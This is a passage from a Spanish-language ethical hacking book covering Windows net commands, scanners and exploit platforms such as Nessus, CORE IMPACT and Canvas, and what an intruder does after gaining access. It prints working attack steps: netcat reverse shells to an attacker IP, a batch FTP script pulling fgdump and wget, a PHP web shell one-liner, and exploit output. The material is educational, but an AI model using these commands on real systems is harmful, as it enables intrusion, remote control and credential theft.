Unidad. Aquí se ve cómo, con el comando de mapeo, se configuró el recurso compartido remoto como si fuera nuestra unidad H.

- Para administrar recursos compartidos locales:

```
C:\>net share
```

Nombre	Recurso	Descripción
--------	---------	-------------

Más comandos

Si queremos más información sobre este tipo de comandos, podemos visitar www.it-q.edu.mx/vidatec/espacio/aisc/windowsnt/ComandosNET.htm o ejecutar net en nuestro prompt DOS para obtener más variantes.

```
ADMIN$          C:\WINDOWS          Admin remota
C$              C:\                  Recurso predeterminado

IPC$           IPC remota
Se ha completado el comando correctamente.

C:\>net share C$ /del
C$ ha sido eliminado.

C:\>net share admin$ /del
admin$ ha sido eliminado.

C:\>net share admin$ 
El recurso admin$ ha sido compartido.
```

- Para ver los usuarios del host:

```
C:\>net user

Cuentas de usuario de \\LABORATORIO

AdminLAB          Asistente de ayuda      Invitado
SUPPORT_388945a0  UserLab
Se ha completado el comando correctamente.
```


Herramientas recomendadas

Veamos ahora una serie de herramientas útiles para realizar la búsqueda de vulnerabilidades y el posterior ataque.

Tenable Nessus

Antes de proceder a utilizar Metasploit contra un objetivo, la acción más lógica es la de encontrar de antemano sus vulnerabilidades (es recomendable hacerlo a mano primero) y, previo a ello, saber de qué sistema se trata. Como vemos, por algo están definidos en etapas los proyectos de seguridad en cuanto a chequeos, ya que el orden y la metodología son fundamentales. Tenable Nessus es un buscador de vulnerabilidades muy bueno y si bien

en algunos reportes genera falsos positivos (las herramientas están hechas por humanos), está en la pericia del analista reconocerlos y eliminarlos para no reportarlos. A diferencia de Metasploit, Nessus busca vulnerabilidades, pero no trata de explotarlas. Hace una revisión de éstas a través de los casi 21000 plug-ins que posee actualmente y, en caso de encontrarlas, las mostrará en detalle en el reporte que presenta al final del escaneo. ¿Qué pasa con las que no descubre? Para ello está nuestro conocimiento y la revisión manual de cada uno de los servicios, aplicaciones y entorno del objetivo.




Bajar. Sitio de descarga de Tenable Nessus.

Esta herramienta es de libre descarga. Solamente es necesario ir a www.nessus.org/download/ y elegir de la lista la versión que corresponde al sistema operativo que utilicemos. Es muy recomendable conocer la sección de documentación de esta herramienta.

Editorial especializada

Desde el año 1999, la editorial Hacking Exposed (www.winhackingexposed.com) ha publicado libros dedicados a mostrar las metodologías del hacking, sus técnicas más comunes y sus herramientas. Con ellos, podremos aprender a defendernos de todas esas amenazas.

mienta ya que posee todas las guías necesarias para el usuario. Además, podemos utilizar las listas de correo que encontramos en <http://list.nessus.org> para interactuar con usuarios profesionales y resolver las dudas o problemas que se nos presenten.



Políticas. Esta nueva y reciente versión posee el sistema Cliente/Servidor tal como tenía en Linux y FreeBSD. Ésta es la pantalla para la edición de políticas.



Seteo. Pantalla del módulo para agregar usuarios en Nessus.

Al instalar el programa, luego de aceptar la licencia de software mediante un clic, debemos completar el formulario con nuestros datos. Es importante que el e-mail que ingresemos sea real ya que allí nos será enviado el código de activación. Si queremos activarlo offline deberemos ir -con el código que nos mostró al final de la instalación a realizar el trámite a <http://plugins.nessus.org/offline.php>. Allí recibiremos un archivo de registro y uno para actualizar los plug-ins.

Otra forma es ejecutar el archivo:

C:\Archivos de programa\Tenable\Nessus\Registration.exe y allí colocar el código. Una vez instalado, para agregar un usuario tenemos que ejecutar el archivo:

C:\Archivos de programa\Tenable\Nessus\UserMgmt.exe.

Una vez que hemos agregado el usuario, el cliente se conectará al server con ese usuario y procederá a realizar la búsqueda de las vulnerabilidades.

Para configurar el servidor en donde se conectará el cliente debemos ejecutar: **C:\Archivos de programa\Tenable\Nessus\ServerConfig.exe**.

Podemos ver todo el proceso en el video de 12 minutos que encontramos en <http://cgi.tenablesecurity.com/demos/nessus-3.2-intro/nessus-3.2-intro.html>.

Consejos.

Si deseamos instalarlo en FreeBSD 5, debemos asegurarnos de tener instalados los ports M4 y bison, si no, nos dará error al querer utilizarlo. Ya existe una versión para FreeBSD 6 y 7. Por otro lado, si por alguna razón utilizamos una versión anterior (3.1), existe una configuración especial para Windows XP SP2, ya que se pueden producir falsos positivos por las características de TCP/IP im-

plementadas en ese service pack por Microsoft ([http://technet.microsoft.com/es-ar/library/bb457156\(en-us\).aspx](http://technet.microsoft.com/es-ar/library/bb457156(en-us).aspx)). Si no es posible instalarlo en un Windows 2003, deberemos configurarlo en XP de la siguiente manera:

Max number of hosts: 10*


Max number of security checks: 4

Max number of packets per second for a port scan: 50

Luego, en C:\Archivos de programa\Tenable\Nessus\config, editamos el archivo config.default.xml y, en la sección SYN Scan, cambiamos el 500 a 50 de esta forma: <value><![CDATA[50]]></value>. (*Fuente: www.oreillynet.com)

Vulnerabilidades

En el sitio <http://securityvulns.com/exploits/>, podemos encontrar una extensa base de datos con información sobre vulnerabilidades y códigos fuente (*proof of concept exploits*).




Conexión. Este servidor será el que reciba la conexión del cliente Nessus para iniciar el chequeo. Allí podemos especificar dirección IP y puerto.

CORE IMPACT 7.5


Esta primera plataforma automatizada de penetration testing es, simplemente, excelente (www.coresecurity.com/products/coreimpact/). Este software es comercial y podemos participar de sus webcasts logueándonos en www.coresecurity.com/?module=ContentMod&action=allnews&type=webcasts. Su evolución y su desarrollo han sido mejorados versión a versión.

Posee 667 exploits (contra 230 de Metasploit) y 467 módulos delimitados en:

- Agentes • Deniales de Servicio • Exploits • Exportar-Importar • Information Gathering • Mantenimiento • Misceláneas • Mis Macros • Reportes • RPT
- Ejemplos • Herramientas de servidor • Shells.



Core1. Pantalla de inicio de CORE IMPACT en la que podemos ver la cantidad de exploits por sistema operativo, las actualizaciones mes a mes de la herramienta y los módulos por categoría.



Core2. En esta pantalla, podemos ver el panel con

Más recursos

Podemos encontrar más recursos y herramientas de Netcat para Windows en www.vulnwatch.org/netcat/nc111nt.zip, y de Netcat para Linux en <http://netcat.sourceforge.net>. Además, en <http://crysol.inf-cr.uclm.es/node/28>, hay un tutorial muy simple.


sus módulos desplegados. No sólo son exploits, ya que posee una buena cantidad de herramientas para extraer información del objetivo.

Los siguientes son módulos RPT (*Rapid Penetration Test*):

- RPT view (client-side RPT): Client-side Information Gathering, Client-side Attack and Penetration, Local Information Gathering, privilege escalation, Clean up, client-side report generation.
- Network RPT: Network information gathering, Network and attack penetration, Local information gathering, Privilege escalation, Clean Up, Network report generation.
- WebApps RPT: Webapps information gathering, WebApps Attack and penetration, WebApps Report generation.

IMMUNITY CANVAS

Ésta es otra plataforma de trabajo muy interesante, cargada con algo más de 150 exploits. También es una aplicación comercial, y su dirección es www.immunitysec.com/products-canvas.shtml.



The screenshot shows the Immunity Canvas interface. At the top, there is a navigation bar with tabs: Action, Listeners, Hosts, Exploit Action, and Configuration. Below this, a sub-navigation bar shows 'Current Callback IP' as 127.0.0.1. On the left, a sidebar lists various exploit modules: Local, Windows, Unix, Web Exploits, Clientside, Commands, Tools, and VulnAssess. The 'Local' module is expanded, showing sub-options like 'Local attacks via local' and 'Local attacks via net'. The main panel on the right is titled 'ORACLE INFO GATHERING' and contains the sub-titile 'Oracle <= Oracle Info'. It includes a 'USAGE' section with the text: 'Run this against a suspected Oracle database to gather some information about it. Version 10 does not allow you to gather a list of databasesnames.' Below this are three buttons: 'Target', 'Add To Targets', and 'Remove from Targets'. A 'Node Tree' section is present, showing a single node. At the bottom of the main panel, there are 'CANVAS Log' and 'Debug Log' tabs, and a note: 'and Nicolas Waisman'. The bottom left of the interface shows 'Local IP=' and 'Did not find userdata file', followed by a note: 'If you are getting close to expiring, contact 212-534-0857 or admin@immunityinc.com to renew!'. The bottom right shows 'Halting exploit'.

GUI. Canvas ejecutado en Windows

(requiere Python). La versión actual es la 6.32.

En www.immunitysec.com/products-documentation.shtml, podemos ver, a través de videos, cómo funciona esta herramienta.

Posee los siguientes módulos:

- Exploits: Locals, Windows, Unix, Web Exploits, Clientside.
- Commands Tools
- Recon
- DoS
- Listener Shells
- Servers
- Importexport
- Configuration

Para finalizar, es interesante la revisión de productos de seguridad que podemos encontrar en www.scmagazineus.com/Vulnerability-assessment-2007/ **GroupTest/16**. Allí hay que hacer click en el nombre de cada uno de los programas para ver los detalles de su análisis. Todas estas herramientas tienen módulos y exploits que las hacen únicas que, utilizadas a conciencia y en integración, ayudarán a realizar un muy buen chequeo exhaustivo.

De todos modos, la herramienta más importante que podemos tener es nuestra mente, y el mejor método va a seguir siendo, por años, corroborar las vulnerabilidades a mano con tiempo y detenimiento. La automatización es buena siempre y cuando comprendamos qué es lo que estamos haciendo (sumado a un tipo de entorno que puede ser numeroso y así lo requiera) y qué cosas estamos dejando de ver como resultado de ello.

El intruso adentro

Una vez que el intruso logra estar dentro del servidor, en la shell de comandos o prompt, ¿qué sucede? En principio, hay que ver qué intenciones y habilidades tiene éste y, por otro lado, el estado o contexto del escenario en cuanto a seguridad informática y administración. No es lo mismo un intruso que sólo deforma un sitio web que aquel que quiere permanecer invisible a los ojos del administrador y desea interceptar la información de la organización o institución, o bien usar ese servidor para atacar a otros de la red interna.

Al primero de ellos, se lo puede mantener alejado con administración segura y dedicada, pero al segundo va a costar un poco más. La proacción para no padecerlo debe incluir concientización de los empleados de la organización, ethical hacking, seminarios de seguridad para el personal (basados en el sistema de información de la organización), entrenamiento en ingeniería social, políticas de seguridad, alineamientos a normativas, controles de registros de sistema, administradores con perfil de seguridad y, por último, planes técnicos y legales de reacción a incidentes.

Es muy posible que un intruso hábil lleve a cabo las siete acciones que veremos a continuación, válidas para todos los sistemas operativos utilizados en servidores.

Elevación de privilegios

El atacante intentará, en principio, elevar su privilegio de usuario si no es que ya posee uno alto por la explotación de una vulnerabilidad de modo remoto (corriendo con elevados privilegios claro). Intentará ejecutar comandos como usuario root (uid0) en Unix/Linux o Administrador/Administrator o System en Windows. Sea cual sea el nombre de la cuenta, lo que realmente importa es el privilegio que esa cuenta tenga dentro del sistema operativo. La finalidad de esto es poder realizar cualquier tarea dentro del sistema sin impedimentos ni limitaciones en cuanto a comandos, lectoescritu-

ra, ejecución o administración de procesos y servicios.

Lo normal es que utilice o intente utilizar un exploit local para explotar alguna vulnerabilidad existente conocida o que la descubra en esa sesión de ataque. También puede ser a través de un descuido, encontrando información sensible en logs o archivos, por ejemplo. En milw0rm (www.milw0rm.com) es posible encontrar una lista de exploits locales para Windows a la fecha. Como podemos ver en la lista, es posible escalar a través de una aplicación, servicio del sistema, servicio de una aplicación de terceros o kernel. A esto, hay que sumarle los exploits que son privados (0day no públicos), ya sea de empresas de seguridad, programadores de exploits que desean no hacerlo públicos o quien sea que los haya conseguido o comprado.

Veamos el output (salida de pantalla) del preparado de un archivo que explota una falla de Office 2003 en la mayoría de las plataformas Windows.

```
C:\>local

Microsoft Office .WPS Stack Overflow
Adam Walker (c) 2007

[+] Targets:
(1) Windows XP SP2 ntdll.dll de
Usage: wps.exe <target> <file>


C:\>local 1 doc
[+] Creating WPS header...
[+] Copying addr && nops && shellcode...
[+] .WPS file successfully created!
```

Maneras de subir o de crear un archivo en el objetivo

Un atacante tiene varias formas de hacer llegar un archivo dentro del servidor objetivo:

- Escribiéndolo o creándolo con el editor **vi**.
- Descargándolo de la Web mediante una sesión gráfica a través de un browser o desde una shell a través de lynx o wget.

Wget para Windows: www.interlog.com/~tcharron/wgetwin-1_5_3_1-binary.zip. Lynx para Windows: <http://fredlwm.googlepages.com/lynx.zip>.



The screenshot shows a web browser window with the URL <http://thomer.com/vi/vi.html#versions>. The page title is "Unix, MS-DOS, Windows, and OS/2". A note at the top says "This overview is not frequently updated! You should check for newer versions." Below is a table with the following data:

	Unix and/or source	MS-DOS	Windows 3.x	Windows 9x/2k/NT/XP	OS/2
VIM¹	vim-6.3.tar.bz2	vim63d16.zip	<i>Use MS-DOS</i>	gvim63.zip	vim63os2.zip
Elvis²	elvis-2.2_0.tar.gz	elvis-2.2_0-msdos.tar.gz	<i>Not available</i>	elvis-2.2_0-win32.tar.gz	elvis-2.2_0-os2.tar.gz
VILE	vile-tar.gz	vile-dos.zip	<i>Not available</i>	vile-w32.zip	vile-os2.zip
Lemmy	<i>Not available</i>	<i>Not available</i>	<i>Not available</i>	lemmy42.exe	<i>Not available</i>
Nvi	nvi-1.79.tar.gz	<i>Not available</i>	<i>Not available</i>	<i>Not available</i>	<i>Not available</i>
Stevie	<i>Not available</i>	stevie69s.zip ³	<i>Not available</i>	<i>Not available</i>	stvi369g.zip
WinVi	wsrc297.zip	<i>Not available</i>	winvi16.zip	winvi32.zip	<i>Not available</i>
xvi	xvi2.47.tgz	xviexe.zip	<i>Not available</i>	xvi.zip	<i>Not available</i>
Pvic	<i>Not available</i>	povic_dos.zip	<i>Not available</i>	<i>Not available</i>	<i>Not available</i>
Calvin	<i>Not available</i>	calvin23.zip	<i>Not available</i>	<i>Not available</i>	<i>Not available</i>
Bvi	bvi-1.3.2.src.tar.gz	<i>Not available</i>	<i>Not available</i>	<i>Not available</i>	<i>Not available</i>
ex-vi	ex-040605.tar.gz	<i>Not available</i>	<i>Not available</i>	<i>Not available</i>	<i>Not available</i>
levee	levee-current.tar.gz	<i>Not available</i>	<i>Not available</i>	<i>Not available</i>	<i>Not available</i>
BusyBox's vi	busybox-1.00.tar.gz	<i>Not available</i>	<i>Not available</i>	<i>Not available</i>	<i>Not available</i>

Editor. Vi, una herramienta nativa de Linux. Para Windows existen algunas versiones para línea de comando e interfaz gráfica. En www.thomer.com/vi/vi.html#versions, están todas las disponibles.

- Copiándolo como texto y compilándolo (con vi o con algún cliente de conexión tipo SecureCRT). Podemos encontrar recursos en www.vandyke.com.
- Subiéndolo por recurso compartido:
Puerto 139: `\\\XXX.XX.144.147\c$\Inetpub\scripts\netcat.exe` se sube.
Puerto 80: `http://XXX.XX.144.147/scripts/netcat.exe` se ejecuta.
- Utilizando FTP de modo directo desde la consola o en modo batch:

```
C:\>echo open 200.0.0.0>e.txt
C:\>echo usuario>>e.txt
C:\>echo password>>e.txt
C:\>echo binary>>e.txt
C:\>echo get fgdump.exe>>e.txt
C:\>echo get wget.exe>>e.txt
C:\>echo bye>>e.txt
C:\>ftp -s:e.txt
```

FTP ejecuta, en modo secuencial, todos los comandos y datos contenidos en el archivo e.txt (<http://support.microsoft.com/kb/96269>).

- Utilizando alguna herramienta que aproveche una vulnerabilidad en el objetivo para escribir un archivo y compilarlo. Por ejemplo, SQLninja, a través de SQL Injection (<http://sqlninja.sourceforge.net/sqlninja-howto.html#ss2.6>), sube archivos escribiéndolos vía requests http GET y POST.
- Empleando un servidor tftp en la shell atacante y el cliente tftp desde el objetivo (GET archivo). Podemos encontrar un recurso en www.solarwinds.com/products/freetools/free_tftp_server.aspx.
- Vía PHP shell (o PHP script `<? system($cmd); ?>`) o ASP Shell, escribiendo o subiendo archivos más allá del path del sitio hosteado en el servidor. Recurso: www.esnips.com/web/phpshells.
- Enviándolo por e-mail a alguna casilla de correo del servidor. En www.winzip.com/es/uuencode.htm, encontraremos una forma fácil de decodificar adjuntos de e-mails (guardando el código del archivo adjunto al e-mail como un archivo de extensión .uee desde el primer carácter luego de la segunda comilla doble de filename hasta el símbolo = del final para luego abrirlo con Winzip).
- Utilizando netcat si es que éste está presente en el objetivo:


```
$ nc -l -p 2000 > exploit.txt (en la máquina objetivo).
$ nc ip-destino 2000 < exploit.txt (desde la shell del atacante).
```

Búsqueda de información sensible y análisis

Un intruso también buscará saber todo lo referente al sistema, su contexto, sus usuarios y servicios, dispositivos de seguridad, logs, filtrado y localización de los activos de la organización. La finalidad de esto es reconocer el terreno, las posibilidades de ser descubierto, de dejar rastros y de explotar el sistema o la red, encontrar información sensible en el sistema operativo y encontrar el activo deseado o lograr el objetivo impuesto.

Para ello, el intruso se puede valer del conocimiento previo del sistema operativo (determinados logs, carpetas de usuarios, registros varios, procesos), los comandos nativos disponibles del sistema operativo o utilidades existentes de administración como el Resource kit de Windows 2000/2003 (www.petri.co.il/download_free_reskit_tools.htm), por ejemplo, o las Pstools.

Reverse shell con Netcat

Logramos esto si, en nuestro prompt DOS (windows) o en la shell (Linux), ejecutamos `nc -v -l -p 7878` y en la máquina objetivo lo siguiente: `C:\inetpub\scripts\nc.exe ip.shell.atacante 7878 -e cmd.exe`, en Windows y `/tmp/nc ip.shell.atacante 7878 -e /bin/bash`, en Linux.

El intruso se preguntará cosas como qué procesos está corriendo el servidor en este instante. Para saberlo, puede ejecutar pulist.exe y se enterará. Supongamos que el atacante ve un proceso en ese listado y lo identifica con un antivirus que va a detectar algún archivo suyo. Se pregunta: ¿debo matar ese proceso? En caso afirmativo, lo hará con kill.exe. Para averiguar cómo es la configuración de red, ejecutará los comandos **route print**, **ipconfig**, **systeminfo** y **los comandos net** para ver las máquinas del dominio y los usuarios. Por otro lado, buscará determinados archivos con el comando **dir**. Por ejemplo, puede buscar archivos en todo el disco -incluso subdirectorios- con el atributo Archivo (generados o manipulados por los usuarios) y dejar el resultado en archivos.txt con el comando **dir /s /aa>archivos.txt**. Podemos ver más ejemplos en [http://es.wikipedia.org/wiki/Dir_\(Comando_de_DOS\)](http://es.wikipedia.org/wiki/Dir_(Comando_de_DOS)). Si deseamos saber más acerca del comportamiento de diferentes intrusos, es recomendable investigar sobre honeypots en Google. Además, podemos encontrar excelentes herramientas gratuitas de administración, auditoría y seguridad en sitios como www.ntsecurity.nu/toolbox/, www.microsoft.com/spain/technet/systeminternals/utilities/PsTools.mspx, www.foundstone.com/us/resources-free-tools.asp.

Captura de paquetes y contraseñas

El atacante realizará sniffing en su intento por interceptar tráfico de red: contraseñas, documentos o contenidos de e-mails con strings, como contraseña, tarjeta de crédito, depósito, usuario, homebanking o plan. Además, con la práctica denominada keylogging, intentará recolectar todo aquello que el administrador o los usuarios tipeen en el objetivo comprometido y lo almacenará de modo secreto o se lo enviará por e-mail para su posterior análisis. La primera técnica está orientada al tráfico de red (tránsito de paquetes), mientras que la segunda está destinada a comprometer terminales de trabajo a través de un dispositivo I/O como el teclado. Mediante ambas técnicas el intruso puede conseguir passwords que le permitirán lograr acceso como un usuario validado y así obtener información para su posterior uso.

El sniffing se da en la capa de enlace del modelo OSI y se utilizó en un principio para detectar problemas de tráfico en redes (cuellos de botella), pero se terminó empleando también para espiar tráfico en tránsito, más precisamente datos e información sensible. Cuando hablamos de sniffing, se utilizan dos términos:

